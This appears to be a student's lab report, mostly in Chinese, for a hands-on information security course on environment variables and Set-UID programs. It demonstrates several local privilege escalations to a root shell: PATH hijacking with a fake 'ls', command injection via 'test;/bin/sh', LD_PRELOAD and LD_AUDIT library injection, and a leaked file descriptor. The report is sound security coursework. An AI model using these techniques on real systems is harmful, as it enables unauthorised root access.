National Taiwan Normal University

CSIE Information Security: A Hands-on Approach

Instructor: Po-Wen Chi

Due Date: 10 18, 2021, AM 11:59


Assignment 1

系級：資工１１１　學號：４０７４７０３１Ｓ　姓名：劉子弘


1.1 SEED Lab (50 pts)

Task 1: Manipulating Environment Variables

◦ printenv＆printenv PWD



◦ export＆unset



Task 2: Passing Environment Variables from Parent Process to Child Process

◦編譯了他給的程式

```
[10/07/21]seed@VM:~/Labsetup$ ls
cap_leak.c  catall.c  myenv.c  myprintenv.c
[10/07/21]seed@VM:~/Labsetup$ gcc myprintenv.c -o child
[10/07/21]seed@VM:~/Labsetup$ nano myprintenv.c
```

◦稍做修改讓他分別印出了 child 和 parent process 的環境變數

```
case 0:  /* child process */
  //printenv();
  exit(0);
default:  /* parent process */
  printenv();
  exit(0);
```

◦在同一個程式中 fork 出去的 process 除了我給的命名外，在環境變數上沒有差異，如同 manul 所說是除了 process id 不同外其餘皆相同

```
[10/07/21]seed@VM:~/Labsetup$ gcc myprintenv.c -o parent
[10/07/21]seed@VM:~/Labsetup$ ./child > child_env
[10/07/21]seed@VM:~/Labsetup$ ./parent > parent_env
[10/07/21]seed@VM:~/Labsetup$ diff child
child      child_env
[10/07/21]seed@VM:~/Labsetup$ diff child_env parent_env
48c48
< _=./child
---
> _=./parent
```

Task 3: Environment Variables and execve()

◦在 execve 中新的程式則是需要手動去給予環境變數，如果在第三個參數沒有賦值，則不會有環境變數

```
[10/07/21]seed@VM:~/Labsetup$ gcc myenv.c -o myenv
[10/07/21]seed@VM:~/Labsetup$ myenv
[10/07/21]seed@VM:~/Labsetup$ nano myenv.c
```

◦把環境變數餵進第三個參數就可以了

```
execve("/usr/bin/env", argv, environ);
```

```
[10/07/21]seed@VM:~/Labsetup$ gcc myenv.c -o myenv
[10/07/21]seed@VM:~/Labsetup$ ./myenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1916,unix/VM:/tmp/.ICE-unix/1916
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1875
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
```

Task 4: Environment Variables and system()

。將程式編譯後執行

```
  GNU nano 4.8
#include <stdio.h>
#include <stdlib.h>

int main(){
   system("/usr/bin/env");
   return 0;
}
```

```
[10/17/21]seed@VM:~/.../1$ gcc my_system_env.c
[10/17/21]seed@VM:~/.../1$ ./a.out
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1915,unix/VM:/tmp/.I
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1880
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/hw01/1
LOGNAME=seed
```

。其結果如文件所說（the environment variables of the calling process is passed to the new program /bin/sh.）

Task 5: Environment Variable and Set-UID Programs

◦將程式編譯

```c
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main(){
        int i = 0;
        while (environ[i] != NULL) {
                printf("%s\n", environ[i]);
                i++;
        }
}
```

◦而後給予 Set_root_UID

```
[10/17/21]seed@VM:~/.../1$ gcc pri_env.c
[10/17/21]seed@VM:~/.../1$ sudo chown root a.out && sudo chmod +s a.out
```

◦依照要求設定了三個三個環境變數

```
[10/17/21]seed@VM:~/.../1$ export PATH="test":$PATH
[10/17/21]seed@VM:~/.../1$ export LD_LIBRARY_PATH="test"
[10/17/21]seed@VM:~/.../1$ export test="test"
```

◦會發現兩個被更改了的 shell variables 都有被 export 過來，但由於經過了 set_uid 導致 real_id(1000)和 effective_id(0/root)不同，所以為求安全 LD_LIBRARY_PATH 並沒有被傳送過來

Task 6: The PATH Environment Variable and Set-UID Programs

◦將我寫的惡意程式編譯為 ls

```c
#include <stdio.h>
#include <stdlib.h>

int main(){
    printf("bad!\n");
    system("/bin/sh");
    return 0;
}
```

```
[10/17/21]seed@VM:~/.../malicious$ nano malicious.c
[10/17/21]seed@VM:~/.../malicious$ gcc malicious.c  -o ls
```

◦將惡意的 ls 的路徑加到 path 前端

```
[10/17/21]seed@VM:~/.../malicious$ pwd
/home/seed/hw01/1/malicious
[10/17/21]seed@VM:~/.../malicious$ export PATH=/home/seed/hw01/1/malicious:$PATH
[10/17/21]seed@VM:~/.../malicious$ printenv PATH
/home/seed/hw01/1/malicious:test:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi
```

◦並將 dash 換為 zsh

```
[10/17/21]seed@VM:~/.../1$ gcc leak_ls.c
[10/17/21]seed@VM:~/.../1$ sudo ln -sf /bin/zsh /bin/sh
```

◦將程式編譯後給予 set_uid，可以發現原本的 ls 被替換成我寫的程式，因為 path 前端為我的資料夾，會先讀到我的 ls，也因此可以獲得 root 的 terminal

```
[10/17/21]seed@VM:~/.../1$ gcc leak_ls.c
[10/17/21]seed@VM:~/.../1$ sudo chown root a.out && sudo chmod +s a.out
[10/17/21]seed@VM:~/.../1$ ./a.out
bad!
# whoami
root
```

Task 7: The LD PRELOAD Environment Variable and Set-UID Programs

◦依文件寫了 mylib.c 內容是虛假的 sleep()

GNU nano 4.8 mylib.c

```
#include <stdio.h>

void sleep (int s){
/* If this is invoked by a privileged program,
you can do damages here! */
    printf("I am not sleeping!\n");
}
```

◦並依要求編譯

```
[10/17/21]seed@VM:~/.../1$ gcc -fPIC -g -c mylib.c
[10/17/21]seed@VM:~/.../1$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

◦將這個函式庫寫入 LD PRELOAD

```
[10/17/21]seed@VM:~/.../1$ export LD_PRELOAD=./libmylib.so.1.0.1
```

◦最後依要求編譯 myprog.c

myprog.c

```
#include <unistd.h>

int main(){
    sleep(1);
    return 0;
}
```

```
[10/17/21]seed@VM:~/.../1$ gcc myprog.c
```

。1．先透過一般用戶正常執行一般程式

```
[10/17/21]seed@VM:~/.../1$ ./a.out
I am not sleeping!
```

。2．給予了 set_root_uid 透過一般用戶執行後，會發現執行到一般的 sleep

```
[10/17/21]seed@VM:~/.../1$ sudo chown root a.out && sudo chmod +s a.out
[10/17/21]seed@VM:~/.../1$ ./a.out
[10/17/21]seed@VM:~/.../1$
```

。3．若進入 root 設定 LD PRELOAD 後執行

```
[10/17/21]seed@VM:~/.../task7$ sudo su
root@VM:/home/seed/Desktop/SEC/task7# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Desktop/SEC/task7# ./myprog
I am not sleeping!
root@VM:/home/seed/Desktop/SEC/task7# exit
exit
[10/17/21]seed@VM:~/.../task7$
```

。4．新建立一個 user user1 並給予程式 set_user1_uid 權限，而後在 seed 帳號 export LD PRELOAD 並執行

```
[10/17/21]seed@VM:~/.../1$ sudo chown user1 myprog
[10/17/21]seed@VM:~/.../1$ sudo chmod +s myprog
[10/17/21]seed@VM:~/.../1$ export LD_PRELOAD=./libmylib.so.1.0.1
[10/17/21]seed@VM:~/.../1$ ./myprog
```

。由 task5 的結論可知此結果，第一種情形中，因 LD_PRELOAD 被改動而載入的為惡意的函式（並非為不良行為，而是為了讓使用者方便），而第二種情況，由於經過了 privellge，而導致 real _uid 與 effective_uid 不同，LD_PRELOAD 會被 ignore 掉不會進入 chile process 所以不會被攻擊（獲得了提權所以須防範），而在第三種情況中，雖然是 set_uid 但因為 real_id 已是 root 而不會 ignore LD_PRELOAD，最後一種情況也是同理 real _uid 與 effective_uid 不同。

Task 8: Invoking External Programs Using system() versus execve()

◦編譯了 lab 所給予的 catall.c，並建立了 test.txt 文件

```
  GNU nano 4.8                                  catall.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
  //system(command);
  execve(v[0], v, NULL);

  return 0 ;
}
[10/17/21]seed@VM:~/.../1$ gcc catall.c  -o catall
[10/17/21]seed@VM:~/.../1$ nano test
```

◦給予了 set_root_uid 後，在正常情況下只能正常運作

```
[10/17/21]seed@VM:~/.../1$ sudo chown root catall
[10/17/21]seed@VM:~/.../1$ sudo chmod +s catall
[10/17/21]seed@VM:~/.../1$ catall test
cant edit
```

。但因為使用的是 system()，而出現了漏洞

```
[10/17/21]seed@VM:~/.../1$ catall "test;/bin/sh"
cant edit
# whoami
root
#
```

。因為不向 execve 可以分為使用者輸入和可執行，也不是只能執行一項指令，所以產生漏洞，便由此獲得了 root 權限的 terminal，相信要編輯或刪除檔案也都可以，如若相同手法使用在 execve 上，則無法成功

```
// Use only one of the followings.
//system(command);
execve(v[0], v, NULL);
```

```
[10/17/21]seed@VM:~/.../1$ nano catall.c
[10/17/21]seed@VM:~/.../1$ gcc catall.c  -o catall
[10/17/21]seed@VM:~/.../1$ sudo chown root catall
[10/17/21]seed@VM:~/.../1$ sudo chmod +s catall
[10/17/21]seed@VM:~/.../1$ catall test
cant edit
[10/17/21]seed@VM:~/.../1$ catall "test;/bin/sh"
/bin/cat: 'test;/bin/sh': No such file or directory
```

Task 9: Capability Leaking

◦透過 sudo 建立了 etc/zzz 文件，編譯了以下程式後執行

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{
  int fd;
  char *v[2];
  /* Assume that /etc/zzz is an important system file,
   * and it is owned by root with permission 0644.
   * Before running this program, you should create
   * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
     printf("Cannot open /etc/zzz\n");
     exit(0);
  }
  // Print out the file descriptor value
  printf("fd is %d\n", fd);

  // Permanently disable the privilege by making the
  // effective uid the same as the real uid
  setuid(getuid());

  // Execute /bin/sh
  v[0] = "/bin/sh"; v[1] = 0;
  execve(v[0], v, 0);
}
[10/17/21]seed@VM:~/.../1$ sudo nano /etc/zzz
[10/17/21]seed@VM:~/.../1$ gcc cap_leak.c
[10/17/21]seed@VM:~/.../1$ ./a.out
Cannot open /etc/zzz
```

。因為是因權限不足故給予 set_root_uid，並在讀取完檔案後透過 setuid()去 disable the privilege，也因此得到了一般用戶的 terminal

```
[10/17/21]seed@VM:~/.../1$ sudo chown root a.out
[10/17/21]seed@VM:~/.../1$ sudo chmod +s a.out
[10/17/21]seed@VM:~/.../1$ ./a.out
fd is 3
$ whoami
seed
```

。但雖然他有透過 setuid 去 disable the privilege，但因為他沒有好好地將 file descriptor 也關閉，所以造成了 Capability Leaking

```
$ echo "bad" >& 3
$ exit
[10/17/21]seed@VM:~/.../1$ sudo cat /etc/zzz
something important
bad
```

1.2 ping.c (15 pts)

1 ·

如果是 ip 的話，回傳回來的 icmp type 會不正確

```
ping 8.8.8.8 (0.0.0.0) : 24 bytes of data.
icmp->type : 8
ICMP_ECHOREPLY : 0
ICMP packets are not send by us
unpack() error
```

仔細下去看會發現似乎是在第 100 行 ip 在存取時，不知道的原因導致 91 行 inet_addr(argv[1])存入 inaddr 失敗，所以 IP 字串沒有轉為 binary data in network byte order，最後發現，他少兩個括號

```
//if(inaddr = inet_addr(argv[1]) == INADDR_NONE){
if((inaddr = inet_addr(argv[1]) == INADDR_NONE){
[10/17/21]seed@VM:~/.../5$ gcc ping.c -o myping
[10/17/21]seed@VM:~/.../5$ sudo ./myping 8.8.8.8
ping 8.8.8.8 (8.8.8.8) : 24 bytes of data.
24 bytes from 0.0.0.0 : icmp_seq=1 ttl=113 rtt=84.000000ms
24 bytes from 8.8.8.8 : icmp_seq=2 ttl=113 rtt=47.000000ms
24 bytes from 8.8.8.8 : icmp_seq=3 ttl=113 rtt=16.000000ms
24 bytes from 8.8.8.8 : icmp_seq=4 ttl=113 rtt=230.000000ms
24 bytes from 8.8.8.8 : icmp_seq=5 ttl=113 rtt=97.000000ms
```

2 ·

因為在第 82 行處建立 raw socket 時需要 root identity，因為 socket raw 可以監聽封包

3 ·

系統預設的 ping 確實沒有設置 set_uid 但卻不需要 sudo 是因為他有採用 setcap 去設定 CAPABILITIES 中的 CAP_NET_RAW 去開通權限，相較於 set_uid 直接給予完整的擁有者權限，setcap 有將權限拆分成各種項目，可以依據需求給予需要的權限就好，使用上也較為安全。

```
[10/14/21]seed@VM:/bin$ ll ping
-rwxr-xr-x 1 root root 72776 Jan 30  2020 ping
[10/14/21]seed@VM:/bin$ getcap /bin/ping
/bin/ping = cap_net_raw+ep
```

1.3 setuid vs. seteuid (15 pts)

Process 執行時有三種 UID 分別為 real_uid eff、effective_uid 和 saved_uid，若使用 set_uid 時會三個 uid 都改為欲設定的值，其規則為：

1．有 root 權限則可更改 3 個 uid

2．若欲設 id 為 real_uid 或 saved _uid，則可變更 effective_uid

3．否則無效

而 set_euid 和 setuid 差別為只對 effective_uid 有效。

Ｌａｂ：

Ｃｏｄｅ：

```
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>
int main(){
    printf("Default:\n");
    printf("\treal uid : %d\n", getuid());
    printf("\teffective uid : %d\n", geteuid());
/*-----*/
    printf("setuid(1001):\n");
    if(setuid(1001) == -1){
        perror("seteuid");
        return -1;
    }
/*
    printf("seteuid(1001):\n");
    if(seteuid(1001) == -1){
        perror("seteuid");
        return -1;
    }
*/
```

```
    printf("\treal uid : %d\n", getuid());
    printf("\teffective uid : %d\n", geteuid());

/*-----*/

    printf("setuid(1000):\n");
    if (setuid(1000) == -1){
        perror("seteuid");
        return -1;
    }
/*
    printf("seteuid(1000):\n");
    if (seteuid(1000) == -1){
        perror("seteuid");
        return -1;
*/
    printf("\treal uid : %d\n", getuid());
    printf("\teffective uid : %d\n", geteuid());
}
```

1．先在一般使用者情況下，編譯並執行上述 code：

```
[10/17/21]seed@VM:~/.../3$ gcc my_lab.c  -o my_lab
[10/17/21]seed@VM:~/.../3$ ./my_lab
Default:
        real uid : 1000
        effective uid : 1000
setuid(1001):
seteuid: Operation not permitted
```

這會發現因為不滿足條件 12 而導致 setuid 無效

2．給予 set_root_uid 權限，以滿足第一條件，再執行：

```
[10/17/21]seed@VM:~/.../3$ sudo chown root my_lab && sudo chmod +s my_lab
[10/17/21]seed@VM:~/.../3$ ./my_lab
Default:
        real uid : 1000
        effective uid : 0
setuid(1001):
        real uid : 1001
        effective uid : 1001
setuid(1000):
seteuid: Operation not permitted
```

可以發現因為有了 root 權限 default 的 eff_uid 變為 0(root)，而 set_uid 也順利執行，但由於是使用 set_uid 導致所有 ID 變為 1001，這時如需要切換回 1000 時，便會因不滿足條件 12 而無法切換回去

3．將 set_uid 部分註解改為 set_euid，邊譯、給予 set_uid 並執行

```
/*
    printf("setuid(1001):\n");
    if(setuid(1001) == -1){
        perror("seteuid");
        return -1;
    }
*/
  printf("seteuid(1001):\n");
  if(seteuid(1001) == -1){
      perror("seteuid");
      return -1;
  }
[10/17/21]seed@VM:~/.../3$ sudo chown root my_lab && sudo chmod +s my_lab
[10/17/21]seed@VM:~/.../3$ ./my_lab
Default:
        real uid : 1000
        effective uid : 0
seteuid(1001):
        real uid : 1000
        effective uid : 1001
seteuid(1000):
        real uid : 1000
        effective uid : 1000
```

這時會發現因為 real_uid 並未被更改，因此可以滿足第二個條件順利切換回去，以此可以看出 setuid 和 seteuid 的差別。

1.4 execve (15 pts)

因為第三個參數是要傳述的環境變數，若設為 null 則不會有任何環境變數

ＬＡＢ：編譯如下程式，會發現並無輸出結果，如將 NULL 替換為 environ 即可發現有傳入的環境變數

```
  GNU nano 4.8                                  myenv.c
#include <unistd.h>

extern char **environ;

int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, NULL);

  return 0 ;
}
```

1.5 ld-linux (15 pts)

1. LD_AUDIT

◦LD_AUDIT 似乎是會在 LD_PRELOAD 前面讀取載入函式庫，其中若有在設置函式庫則庫中 la_version()必定會被執行，以至於產生漏洞

ＬＡＢ：

GNU nano 4.8 mylib.c

```c
#define _GNU_SOURCE
# include <stdio.h>
# include <stdint.h>
# include <link.h>

unsigned int la_version(unsigned int version)
{
        printf("bad!\n");
        return LAV_CURRENT;
}
```

◦撰寫此程式並編譯

```
[10/17/21]seed@VM:~/.../5$ gcc -c -fPIC mylib.c
[10/17/21]seed@VM:~/.../5$ gcc -shared -Wl,-soname,mylib.so -o mylib.so mylib.o
```

◦加入 export shell e. v.

```
[10/17/21]seed@VM:~/.../5$ export LD_AUDIT=./mylib.so
```

◦這時 child process 便會執行 la_version()，因此需要 ignore

```
[10/17/21]seed@VM:~/.../5$ nano test.c
bad!
[10/17/21]seed@VM:~/.../5$ gcc test.c
bad!
bad!
bad!
bad!
[10/17/21]seed@VM:~/.../5$ ./a.out
bad!
bang
```

2. LD_DEBUG_OUTPUT

◦不太清楚，只能想到是可以在不正確的地方隨意生成檔案